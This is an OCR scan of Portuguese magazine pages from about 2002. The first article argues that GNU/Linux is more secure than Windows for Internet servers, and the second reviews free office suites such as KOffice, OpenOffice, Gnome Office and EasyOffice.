Muitos protocolos padrão do Unix e da Internet, como Telnet e FTP, enviam senhas em texto puro pela rede, que podem ser capturadas por sniffers. A solução do GNU/Linux é utilizar SSH e

Compare os recursos de cada sistema

RECURSO	WINDOWS	GNU/LINUX
Autenticação	Desafio / Resposta	Texto puro
Identificação	Tokens Kerberos para usuários e computadores	Host name e uid
Controle de Acesso	Filtro de pacotes IP ACLs sobre objetos do Executivo (arquivos, conexões de rede entradas do Registry)	Filtro de pacotes IP Bits de permissão Operações exclusivas do root (uid=0)
Delegação de direitos	Tokens Kerberos Named Pipes NetBIOS	Trusted hosts Programas set-user-id
Confidencialidade	Criptografia de arquivos Conexões SSL	Criptografia de arquivos Conexões SSL Conexões SSH
Limites sobre a utilização de recursos	Quotas de disco Prioridades	Quotas de disco Prioridades Limites de memória, semáforos, file handles

O que torna o Windows tão inseguro

FATOR	WINDOWS	GNU/LINUX
Permissões Default	Acesso irrestrito a arquivos e ao registry	O usuário tem acesso ao seu diretório $HOME e nada mais
Contas de Login de Serviços	Uma única conta de sistema, com todos os privilégios administrativos	Contas regulares, sem privilégios, individuais por serviço
Administração Remota	Terminal Services e MMC são inseguros em conexões WAN e não fornecem criptografia	SSH, Webmin ou Display Remote permitem o uso remoto e seguro de qualquer ferramenta administrativa
Automação	O uso de VBA e objetos COM para automação é complexo demais para a maioria dos administradores	É trivial escrever shell scripts utilizando os comandos existentes, arquivos texto ou /proc
Tempo de vulnerabilidade	Não é viável mudar configurações e instalar upgrades imediatamente por causa da necessidade de reboot	Como os upgrades e reconfigurações não exigem reboots, podem ser feitos automaticamente a qualquer momento
Modularidade	As dependências entre os módulos do Windows tornam a substituição de implementações uma improvável	Qualquer componente do sistema pode ser substituído (até pelo administrador) sem afetar a estabilidade do restante do sistema
Qualidade da implementação	Novas versões são liberadas no mercado com problemas conhecidos. Recursos de segurança são adicionados apenas em versões posteriores de cada serviço	Há mais honestidade quanto à situação de novas versões. A busca por erros de segurança é parte norma. do projeto e testes de todos os componentes e aplicativos

outros serviços com criptografia, reduz ndo o desempenho. A solução do Windows é adotar mecanismos de challenge/response (desafio e resposta) que evitam a captura das senhas sem recorrer ao custo computacional da criptografia.

Um paradoxo aparente

Se os mecanismos de autenticação e de controle de acesso do Windows são melhores, então por que na prática é bem mais fácil "hackear" um sistema Windows do que um sistema Linux?

Uma primeira resposta vem do dia-a-dia de usuários, administradores e desenvolvedores em cada sistema. O Windows impõe uma cultura do 'caixa preta' e uma falsa impressão de "facilidade de administração". Segurança de redes exige conhecimento e esforço. Aumentar a segurança sempre implica em diminuir o conforto e a comodidade da operação do sistema, como ser obrigado a digitar uma senha para entrar na rede, por exemplo. Já no GNU/Linux espera-se que o programador e o administrador tenham um bom nível de conhecimento técnico.

A resposta definitiva vem do fato que os requisitos de segurança da Internet são bem diferentes dos requisitos definidos pelo Orange Book. Para roubar informações do Pentágono, ou segredos industriais da Internet, antes era necessário estar dentro da empresa. Era preciso ter acesso físico aos computadores e isso só era possível sendo um funcionário. O Orange Book trata da segurança em uma rede interna, estritamente controlada, focando no acesso a arquivos.

Com a Internet, o cracker não precisa mais ser um funcionário e nem estar dentro da empresa para obter acesso indevido. O cracker pode nem mesmo estar preocupado em ter acesso: ele pode querer apenas derrubar o seu servidor ou "pichar" a sua home-page. Não haverá violação de informações confidenciais, mas ainda assim haverá prejuízos consideráveis. A Internet aumenta muito o escopo da segurança de redes, que passa a focar o acesso a serviços à partir de uma rede externa, que você não controla.

Porque o Windows é inseguro

A tabela *'O que torna o Windows tão inseguro'*, acima, sumariza uma série de deficiências do Windows que contribuem para o seu alto índice de vulnerabilidades, apesar dos mecanismos sofisticados

de segurança presentes no sistema. Confira alguns:

• **Defaults da instalação**

Para facilitar a compatibilidade de instalação de programas escritos para o Windows concedem as permissões *full control* para *everyone* sobre todo o sistema de arquivos e sobre todo o *Registry*, exceto o *SAM*. Isto significa que qualquer usuário pode remover, alterar ou acessar qualquer arquivo e configuração do sistema. No GNU/Linux, pelo contrário, o usuário não pode nem mesmo ler um disquete ou CD sem que tenha sido concedida a permissão de acesso ao dispositivo.

Outro exemplo de *default* ruim é o filtro de pacotes: por padrão, não há nenhuma regra no Windows, para não atrapalhar o ICQ e o Napster. No GNU/Linux, é bloqueado o acesso a qualquer serviço que não tenha sido explicitamente liberado na instalação.

O pior dos *defaults* de instalação do Windows é o uso de uma conta de login do sistema para todos os serviços. Um cracker necessita comprometer apenas um serviço de rede para obter acesso total e irrestrito ao servidor. No GNU/Linux, cada serviço de rede é instalado com um usuário regular, sem privilégios administrativos, apenas com o mínimo para ler os arquivos utilizados pelo serviço. E este usuário não tem permissão de login interativo.

• **Dificuldade de administração**

A maioria das pessoas considera o Windows fácil de administrar porque tudo é feito na inteface gráfica. Mas, para o administrador preocupado com a segurança, na prática o Windows é difícil de administrar.

Isso porque os mecanismos de administração remota do Windows não são completos nem seguros, especialmente em ambiente de WAN. Além disso, não existe documentação sobre a maioria das configurações armazenadas no Registry e é muito complicado automatizar tarefas administrativas e de monitoração com o WSH (Windows Scripting Host).

No GNU/Linux, a administração remota e a automação de tarefas são viáveis mesmo em links lentos. Se você precisa de um *front-end* mais fácil de operar, pode utilizar o *webmin*. Estando em LAN, você pode executar pela rede, com criptografia, qualquer ferramenta GUI da sua distribuição. Caso não tenha muitos conhecimentos sobre as configurações corretas de segurança, pode utilizar ferramentas automatizadas criadas por outros administadores, como o Bastille Linux.

• **Qualidade da implementação**

O foco em *time-to-market* e facilidade de uso do Windows faz com que serviços de rede sejam oferecidos sem um cuidado com a segurança (não existe *sandbox* para ActiveX, por exemplo) ou com vários erros de *buffer overflow*.

• **Pouca modularidade**

Os vários componentes do Windows são extremamente independentes, de modo que um componente problemático não é facilmente substituído por um novo componente de melhor qualidade.

O que torna o GNU/Linux mais seguro?

Se uma coisa pode ser considerada certa em segurança de redes, é que sua rede será invadida, mais cedo ou mais tarde. Nunca haverá 100% de segurança contra invasões, por melhores que sejam os seus firewalls ou IDS, por exemplo. Por isso é imprescindível que se tenha as seguintes capacidades:

1 Identificar e rastrear uma invasão, para que seja possível agir corretivamente e evitar incidentes futuros semelhantes.

2 Limitar o alcance do estrago: uma vez que o cracker tenha comprometido algum serviço de rede do sistema, que não seja possível partir daí para acessar informações mantidas por outros serviços.

Um fato desagradável é que o Windows não possui nenhum mecanismo de defesa que forneça estas duas capacidades. Já o GNU/Linux fornece uma série de mecanismos de defesa que o tornam efetivamente mais resistentes a ataques, por exemplo:

• **Logs remotos**

Os registros de auditoria de segurança e de aplicativos (*syslog*) podem ser redirecionados e/ou duplicados para outro nó da rede, impressoras ou unidades de fita. Desta forma, impede-se que um cracker apague seu próprio rastro, e também facilita a monitoração dos sistemas.

• **Ambientes "chrooted"**

É um ambiente restrito, uma espécie de "*sandbox*" onde um processo pode ser colocado em execução. Serviços públicos padrão como o ftp anônimo são executados em um ambiente *chroot* por padrão e sites conscientes em relação à segurança rodam todos os serviços acessíveis pela Internet – como e-mail, dns e web – em ambientes chrooted independentes e isolados.

Um processo não tem como sair do seu ambiente chrooted, pode apenas criar um novo ambiente ainda mais restrito. Um ambiente chrooted permite ao administrador minimizar os danos potenciais causados por uma invasão bem-sucedida ou pela descoberta de uma nova vulnerabilidade em um serviço de rede essencial.

IIS na mira dos críticos

"... O Gartner recomenda que empresas atingidas tanto pelo *Code Red* quanto pelo o *Nimda* investiguem imediatamente alternativas ao IIS, inclusive mover suas aplicações web para software de outros fornecedores, como o iPlanet e o Apache. Apesar destes servidores web terem requerido alguns patches de segurança, eles possuem um histórico de segurança muito melhor do que o IIS. "
Nimda Worm Shows You Can't Always Patch Fast Enough
19 September 2001, John Pescatore FT 14 6524

"...Empresas que ainda não adotarem o IIS como seu software para servidor web devem pesar cuidadosamente a segurança como critério de avaliação de qual software utilizar. Apesar do IIS ser gratuito como parte do Windows 2000, os custos operacionais de instalar continuamente patches de segurança para corrigir novas vulnerabilidades do IIS ... faz com que o IIS tenha um alto custo de propriedade ."
Another Windows 2000 Flaw Exposes Microsoft Security Weaknesses
7 May 2001, John Pescatore FT-13-6734 www.gartner.com

• Permissão de execução

A permissão de execução sobre um arquivo binário ou script é independente da permissão de leitura. Normalmente apenas a permissão de execução é concedida aos programas. Isto dificulta a pirataria de software e a propagação de vírus (um executável anexado a uma mensagem de e-mail não será executado antes que a permissão seja concedida pelo usuário).

Segmentos de memória de dados e pilha também podem ser marcados como não-executáveis, o que impede ataques de "buffer overflow" e a instalação de vírus tradicionais.

• TCP Wrappers

Os TCP Wrappers são uma biblioteca de nível de aplicação que permite restringir conexões a serviços de rede baseados em endereços IP e nomes DNS. Eles complementam e reforçam restrições impostas no filtro de pacotes do kernel segundo o princípio de '*defense in depth*': todas as políticas de segurança devem ser validadas por múltiplos mecanismos, pois assim não bastará burlar uma única defesa para obter acesso não-autorizado.

Os TCP Wrappers permitem associar ações a tentativas de conexão não autorizadas, como registros adicionais de log, aumento das restrições (bloquear todas as conexões vindas de um endereço IP suspeito), ou mesmo realizar "contra-ataques".

• Acesso ao código-fonte

Muitos administradores consideram, erroneamente, que este é um risco adicional, quando na verdade é uma segurança a mais. Os crackers dominam as técnicas de engenharia reversa, não necessitam dos fontes para descobrir vulnerabilidades. Mas o acesso aos fontes permite a realização de auditoria para localizar vulnerabilidades e avaliar a qualidade e segurança da implementação de cada serviço de rede ou aplicativo. Lembre-se que o fornecedor do software, que é o único que pode realizar estas atividades sobre o software proprietário, é a parte menos interessada em divulgar os verdadeiros resultados.

Só o fato dos fontes estarem disponíveis para avaliação por qualquer interessado inibe a inserção de "bacalhaus" e back-doors pelos programadores. Mas o principal é que o acesso aos fontes permite a administradores e desenvolvedores qualificados fornecerem correções de modo independente do fornecedor do SO.

Na verdade, os profissionais mais qualificados para este trabalho não são empregados das empresas fornecedoras de tecnologia, mas sim das empresas usuárias da tecnologia. É o usuário que pode ir à falência por um erro de segurança, não o fornecedor. Leia com cuidado as licenças dos seus softwares, todas elas, sem exceção, contêm a cláusula de "no liability".

• Possibilidade de "esconder" os arquivos de configuração

Nenhum programa ou arquivo tem localização fixa no GNU/Linux. Todo o processo de boot e de início dos serviços é controlado por scripts que podem ser editados pelo administrador e todos os arquivos de configuração e de dados tem suas localizações parametrizadas nesses scripts.

Conclusão

A superioridade do GNU/Linux em termos de segurança para a Internet não é apenas aparente ou passageira. O projeto do sistema está mais adaptado às necessidades da rede global e, além disso, possui mecanismos únicos de defesa sem similar, exceto talvez, por outros sistemas de linhagem Unix no mercado.

O Windows tem um projeto de segurança forte para compartilhamento de arquivos, mas não tão adequado pra a Internet, e sofre com problemas de cultura do usuário e de qualidade de implementação. Para completar, ele carece de mecanismos para limitar o estrago que pode ser causado por crackers, uma vez que eles consigam comprometer algum dos serviços de rede do sistema. **PCM**

Soluções Office

A Revista PC Master selecionou e analisou cinco versões do Office. Conheça detalhes de cada uma delas e escolha a melhor opção

Analisamos cinco versões de aplicações Office que podem ser alternativas baratas e mais simples que o pacote do MS Office. Foram avaliados recursos Linux e Windows, sendo que alguns dos pacotes não possuem soluções para as duas plataformas.

É o caso do Koffice e do Gnome Office, que têm aplicações somente para Linux, e do EasyOffice que é voltado apenas para o Windows.

Todas as aplicações foram testadas e comparadas com os programas correspondentes ao pacote MS Office. Além disso, foram verificadas as compatibilidades entre esses softwares. E o resultado você confere aqui.

A seguir, veja a análise de cada um dos pacotes, e a descrição das principais ferramentas que acompanham o software.

KOffice Linux (Linux) www.koffice.org


O gerenciador de janelas KDE possui um pacote de ferramentas Office desenhado especialmente para este ambiente gráfico, que é baseado na biblioteca Qt. O software se encontra atualmente na versão 1.1.1. Este pacote é instalado normalmente como o KDE durante a instalação do sistema operacional Linux.

Nada impede, porém, que os aplicativos funcionem em outros gerenciadores – desde que o pacote de bibliotecas Qt esteja instalado no sistema. Assim, o usuário pode executar o Kword, que é o editor de texto no ambiente WindowMaker, sem que haja qualquer problema.

O pacote tem recursos muito semelhantes aos da Microsoft, com algumas limitações em relação ao concorrente. Para as tarefas mais rotineiras e comuns, é uma ótima solução.

Aplicativos

O pacote do KOffice é formado por várias ferramentas que são encontrados no menu do KDE. No grupo de ferramentas *Escritório*, basta selecionar a ferramenta desejada no menu para que a aplicação seja carregada ao sistema. A seguir, veja as ferramentas disponíveis no pacote do KOffice.



O Kword é bastante compatível com documentos do MS Word


KWord

O KWord é o editor de textos do KOffice e segue o padrão dos editores de texto avançados existentes no mercado. Com resultado final bastante profissional, nada fica a dever aos seus similares comerciais.

Uma das preocupações do projeto do KOffice é a compatibilidade dos seus aplicativos e os arquivos, por exemplo, com extensão *doc*, criados no Word, que acabaram sendo distribuídos como documentos por terem se tornado muito populares. Esses arquivos, portanto, podem ser abertos e editados no KWord sem maiores problemas, assim como os documentos gerados neste software podem ser gravados no formato Word.

A versão analisada do software, que é a encontrada no KDE3 do RedHat 7.3, que está no CD-ROM

Ilustração: Rodrigo Mota



A interface do KSpread é simples e semelhante às de seus concorrentes

desta edição, tem disponível o dicionário em português usado no Brasil. As palavras com erro de ortografia não são grifadas, mas possui o recurso de autocorreção.

KSpread

Aplicativo baseado nas planilhas eletrônicas mais populares, o KSpread é bastante simples e oferece compatibilidade com os arquivos gerados pelo Calc e pelo Excel.

Além da própria planilha, que é toda dividida em células que aceitam texto e algarismos, o aplicativo possui os seguintes componentes da janela do KSpread:

- **Barra de menus:** todas as funções dos aplicativos estão nos menus.
- **Barra de Ferramentas:** apresenta uma série de atalhos para as funções do menu. Assim como todas as barras de ferramentas dos aplicativos do KOffice, esta também pode ser personalizada pelo usuário.
- **Linha de comando:** é onde as fórmulas ou textos das células são editados
- **Réguas indicadoras (horizontal e vertical):** localizam cada célula no documento.

A forma de inserção de imagens e edição de textos é semelhante à do KWord, bastando que seja compreendido que cada célula oferece atributos de configuração de forma, texto e outros elementos de maneira completamente independente.

KPresenter

O Kpresenter é um aplicativo voltado para criação de apresentações utilizando slides, muito semelhante ao PowerPoint. Você pode criar apresentações baseadas em modelos que permitem especificar o tipo de saída, se sua apresentação terá como saída uma folha A4, Legal ou Letter, ou na tela do seu computador, e especificar como deseja a disposição do texto na sua apresentação, simplesmente clicando nos modelos existentes.

Outros aplicativos

Além das ferramentas apresentadas, o software possui ainda outras como, por exemplo:

- **Kontour:** Editor de gráficos vetoriais, com recursos avançados como trabalhos em camadas (layer)
- **Kohart:** Editor para desenhos de gráficos, diagramas e organogramas.
- **Krita:** Editor para manipulação de imagens, com recursos semelhantes ao Gimp. É uma opção ao famoso Photoshop.
- **Kugar:** É uma ferramenta que permite gerar relatórios profissionais para softwares KDE.

OpenOffice (Windows e Linux) www.openoffice.org

O mecanismo principal deste pacote Office é o mesmo usado no StarOffice. A Sun, pouco tempo depois de ter adquirido e transformado em um software gratuito o StarOffice, também abriu o código-fonte do mecanismo principal do software para a comunidade de desenvolvedores.


A partir de então, este projeto foi chamado de OpenOffice, mas ele não segue o termo de licença GPL, que obriga que os aplicativos gerados a partir de um código-fonte aberto a também obedecer a licença.

Sendo assim, a versão 6 do StarOffice foi lançada baseada nos termos da licença que foi criada pela Sun e chamada de Sun Industry Source License (SSISL). Isso permitiu que este software, que é comercializado pela empresa, receboce as melhorias realizadas pelos desenvolvedores do OpenOffice.

Já o OpenOffice lançou a versão 1.0 estável de forma gratuita composta de diversos aplicativos.

A instalação

Sem dúvida nenhuma, o OpenOffice é uma grande alternativa, composto de diversos aplicativos, como editor de textos, planilha de cálculo e software de apresentação. O programa pode ser adquirido através de download diretamente do site do projeto. Tem aproximadamente 67 MB e não apresenta grandes dificuldades para instalar.



O editor de texto Writer, do pacote OpenOffice, é bastante pesado

Ao se executar o comando setup do diretório, é realizada uma instalação simples no diretório do usuário que executou o comando. Desta forma, todo usuário que realizar esta instalação terá uma cópia idêntica com todo o aplicativo na raiz do seu diretório, ocupando muito espaço em disco.

Um outro método de instalação permite ser feito por vários usuários em uma mesma estação, evitando assim consumo excessivo de disco. Execute o comando *Install*, que se encontra no diretório do OpenOffice. Este arquivo instala o software em um diretório comum a todos os usuários.

A partir desta instalação, cada um que necessitar o OpenOffice só precisa executar o *Setup* que foi instalado no diretório comum a todos. Assim, será feita uma instalação básica criando os links para os executáveis e os menus para carregar os aplicativos, com a vantagem de economizar muito espaço.

Aplicativos

Com o software já instalado no sistema, é adicionado no menu do KDE e também do Gnome – um atalho para os programas que permite carregar um dos aplicativos com grande facilidade. O software é formado basicamente por cinco aplicações, que são o Writer, Calc, Draw, Impress e o Math. A seguir, veremos com mais detalhes de cada uma destas ferramentas.

Writer

O OpenOffice Writer é o editor de texto com recursos semelhantes aos existentes no MS Word. O software permite carregar e gravar documentos em diversos formatos, inclusive para MS Word 97/2000/XP, permitindo a troca de documentos entre usuários.

A versão 1.0 pode ser encontrada em português de Portugal, o que infelizmente, acaba limitando-o um pouco.

Calc

Sem dúvida, a aplicação mais usada em ambientes corporativos é a planilha de cálculo. No pacote OpenOffice esta aplicação, chamada de *Calc*, foi desenvolvida com cuidado para manter a compatibilidade com o Excel da Microsoft. Permite, assim, que o usuário crie desde pequenas planilhas de despesas às mais complexas, colhendo informações de outras planilhas separadas.

É possível também ler e gravar planilhas gravadas em outros softwares, como Microsoft Excel, desde a versão 4.0 até a XP, e até mesmo planilhas do Lotus 1-2-3.

Impress

O StarOffice Impress é o utilitário que você irá usar para gerar apresentações e slides. Ele permite abrir arquivos do Microsoft PowerPoint, versão 97/2000/XP.


Sot Office 2002 (Windows e Linux)

www.sot.com/en/linux/soto

Como o OpenOffice possui o código aberto, pode ser usado por qualquer um. Melhorias podem ser livremente adicionadas ao pacote – desde que se obedeça aos termos de licença do produto. Foi assim que a Sot Finnish Software produziu o Sot Office 2002, que na realidade tem as mesmas características do OpenOffice 1.0

O software é distribuído em formato binário, podendo ser encontrado em RPM para as versões baseadas em Red Hat e compactada em *tar.gz*, onde deve ser executado o setup para instalar o software. O seu uso é gratuito e o download está disponível no site do fabricante.

Siag (Linux) www.siag.nu



Apesar do uso difícil, a planilha de cálculos é a principal ferramenta Siag

O Siag Office é mais uma opção de ferramentas office, especialmente desenvolvida para o Linux. Encontra-se na versão 3.5.2, com recursos bem limitados, mas quem vêm sendo melhorados a cada nova versão do software.

Uma das limitações está na compatibilidade de arquivos. O software não aceita ler ou gravar no formato .doc, mas em compensação, é possível gravar os documentos em formato *pdf* e *ps*. Uma outra limitação existente são os comandos de teclado, que são completamente diferentes dos usados por outros editores, exigindo consultar várias vezes o Help até se adaptar aos recursos. Apesar das limitações, o software é de grande utilidade, principalmente para os usuários que não necessitam de tantos recursos nos trabalhos do dia-a-dia

Instalação

O software pode ser encontrado no site do projeto, podendo ser obtido o código-fonte ou a versão binária no formato *rpm* para distribuições baseadas no RedHat. Mas para que o software funcione é necessário satisfazer duas dependências exigidas.

Nos testes realizados durante a instalação, o software apresentou alguns problemas com as dependências. Mesmo estando disponível o código fonte das bibliotecas, e elas estando compiladas e instaladas sem apresentarem erros, o software Siag Office não funcionou. A documentação das bibliotecas informava que era necessário atualizar o caminho (*Path*) das mesmas, mas não havia nenhuma indicação dos diretórios a serem adicionados

Uma solução foi localizar na Internet versões já compiladas e distribuídas no formato *rpm* destas bibliotecas. Após devidamente instaladas as bibliotecas, as aplicações do Siag Office funcionaram perfeitamente.

Infelizmente o aplicativo não cria nenhum atalho nos menus ou na área de trabalho para executar cada uma das aplicações, sendo necessário carregar manualmente através de comando.


Aplicações

O Siag Office é formado por apenas três aplicativos, editor de textos Pathetic Writer, pela planilha Scheme In a Grid (SIAG) e pelo editor de apresentações e animações Egon Animator. Veja com mais detalhes cada uma destas ferramentas.

Pathetic Writer

Um editor de texto simples com recursos bem limitados. Mas estão disponíveis alguns comandos básicos na barra de ferramentas, como fonte, impressora, copiar e colar. Se o usuário está familiarizado com as teclas de atalhos do Word, terá uma grande decepção, os comandos são completamente diferentes, estando mais próximos ao antigo Wordstar.

Para carregar o aplicativo é necessário executar o comando *pw* em uma janela *shell* ou selecionar no menu a opção *Executar Comando*.



Os recursos disponíveis no Pathetic Writer são simples e limitados

Scheme In a Grid (Siag)

Esta é a planilha de cálculo do pacote do Siag Office. Para ser carregado, deve-se executar o comando *siag*, que é a abreviação do nome desta aplicação. Os recursos disponíveis neste software são muito semelhante aos existentes no Excel.

A forma de utilização, no entanto, não é tão simples como no concorrente, necessitando de algumas tentativas até encontrar a solução para o problema de uma simples somatória. Nada que algumas leituras no *Help* não resolvam.

O *Scheme In a Grid* possui compatibilidade de arquivos somente com o Lotus 1-2-3, o que limita a transferência de arquivos entre as aplicações.

Egon Animator

O Egon é o software para criar animações e apresentações. Não existe semelhança com o PowerPoint ou o Impress. O uso é complexo, sendo necessário manipular objetos manualmente utilizando coordenadas do slide. Os objetos não são inseridos diretamente na apresentação, mas através de um gerenciador da aplicação.

Gnome Office (Linux) www.gnome.org/gnome-office

Com o apoio do KDE ao desenvolvimento do pacote KOffice, o Gnome também apresentou um conjunto de ferramentas como a solução office Mas, diferentemente do KDE, não se trata de um único pacote, e sim de aplicações de diversos desenvolvedores o projetos que estão sendo adotados pelo Gnome como sua solução office.

Os aplicativos do Gnome Office são instalados também durante a instalaçao do Gnome, dependendo da distribuição que esta sendo usada. Por se tratar de aplicações independentes de um pacote, são instaladas individualmente, podendo ser selecionadas uma a uma.

A grande vantagem do pacote é que todos os aplicativos adotados seguem o termo de licença GPL, tornando-se uma ótima solução para evitar problemas de licenciamento de softwares.

Aplicações

Como o Gnome Office é formado por várias aplicações independentes, pode ocorrer de existir mais de um aplicativo na mesma categoria. É o caso do gerenciandor de projetos, que foi adotado o MrProject e o Toutdoux.

O Abiword é o editor de texto mais completo e leve entre os concorrentes

Confira algumas das aplicações que fazem parte do Gnome Office.

Abiword

Este editor de texto desenvolvido pela Abisource (www.abisource.com), é muito semelhante ao Word em relação aos recursos disponíveis. Os usuários não terão dificuldades em migrar para esse aplicativo

O dicionário instalado é o português de Portugal, mas é possível adicionar o usado no Brasil fazendo o download dos arquivos necessários. A portabilidade dos arquivos neste formato também é grande, permitindo importar e exportar em diversos formatos, inclusive em .doc, que é usado pelo MS Word.

Gnumeric

O projeto do Gnumeric é mantido pelo próprio Gnome (www.gnome.org/projects/gnumeric). O software é idêntico ao Excel, não permitindo apenas trabalhar com macros. Mas para o desenvolvimento de planilhas de cálculos comuns, o resultado é impressionante, inclusive com os recursos de gráficos das planilhas.


A aplicação permite importar e exportar planilhas desenvolvidas em Lotus 1-2-3 e do Excel que são os softwares mais usados neste categoria.

Evolution

O Evolution é a solução que integra leitor de e-mail, calendário, agenda de compromisso, livro de endereços e gerenciador de tarefas. Esta aplicação é semelhante ao OutLook, que acompanha o Office. É uma ótima opção como gerenciador de informações pessoais.

Gimp


Quem usa o Linux há algum tempo, com certeza já ouviu falar no Gimp, que é um software de manipulaçao de imagens com características semelhantes ao Photoshop. Este software é o adotado pelo Gnome como seu editor de imagens.



Gnumeric é o projeto do pacote office mantido pelo próprio Gnome

Além destas aplicações, várias outras estão disponíveis, como o *Gfax*, que permite enviar e receber fax; o *Galeon*, um gerenciador de arquivos com navegador internet, o *Sketch*, um editor de desenhos vetoriais, o *Balsa*, que é um cliente de e-mail e o *Dia*, um editor de diagramas para desenvolver organogramas e desenhos técnicos

EasyOffice (Windows) www.e-press.com



Os aplicativos do EasyOffice têm uma interface bastante diferente

O pacote formado por dez programas é um dos mais completos que pode ser obtido gratuitamente para download na versão Freeware. Possui 33 MB, mas existe uma versão Premium com 420 MB que é comercializada por aproximadamente US$ 40

Na versão Freeware não possui alguns programas e nem suporte técnico mas, com certeza, é uma solução perfeita para as aplicações rotineiras de seu computador. É composto por editor de texto, planilha de cálculo e até mesmo um compactador de arquivos.

A grande desvantagem deste software é que está disponível somente no idioma inglês, o que o torna pouco atraente ao uso para a grande maioria dos usuários menos experientes – mas existe um dicionário em português para a versão Premium. Apesar das limitações, com certeza é uma ótima solução, já que o custo é baixo.

Além do pacote integrado com todos os softwares, você pode fazer o download de cada um dos aplicativos independentemente. Cada aplicativo tem, em média, 3 MB, poupando o download de ferramentas desnecessárias.

O ambiente de trabalho dos aplicativos pertencentes ao EasyOffice é um pouco diferente do que estamos acostumados a visualizar no ambiente do MS Office, formado por ícones grandes que lembram aplicativos Lotus. Mas existe uma opção no menu *View* que permite a visualização em modo avançado, deixando as ferramentas com aparência do MS Office

Durante a instalação do software é perguntado se você deseja tornar o aplicativo o software principal. Se você não possuir o MS Office instalado, pode manter o aplicativo como padrão

Aplicações

O pacote está bem completo. Possui dez aplicativos instalados por padrão, incluindo calculadora, gerenciador de contatos e compactador de arquivos, entre outros. A seguir, veja mais detalhes algumas das ferramentas que fazem parte do pacote o EasyOffice.

EasyWord

Este editor de texto funciona de forma extremamente simples, mas eficiente. Mesmo com as diferenças da área de trabalho, formada por grandes botões e uma enorme barra de ferramentas localizada à direita que limita o tamanho da página.

O aplicativo permite abrir e salvar no formato *doc*, que é o usado pelo MS Word. Isso garante a troca de arquivos entre as aplicações. Além deste formato, o EasyWord possui a vantagem de gravar documentos no formato *PDF*.

EasySpreadSheet


Este é o nome da aplicação da planilha de cálculos do EasyOffice. A aplicação é um pouco diferente do famoso Excel. À esquerda, fora da planilha normal, está localizada uma coluna chamada *"Total"* que soma o conteúdo numérico das linhas.

A portabilidade dos arquivos entre as aplicações foi mantida, permitindo abrir e gravar documentos no formato usado pelo Excel.

EasyPresentation

A aplicação EasyPresentation permite abrir documentos gravados no Power Point e criar apresentações da mesma maneira que no aplicativo da Microsoft. Entretanto, possui a limitação de não gravar no formato *.ppt*.

Durante a exibição de uma apresentação, uma barra de ferramentas é mantida na parte superior da tela, para a manipulação dos slides. **PCM**

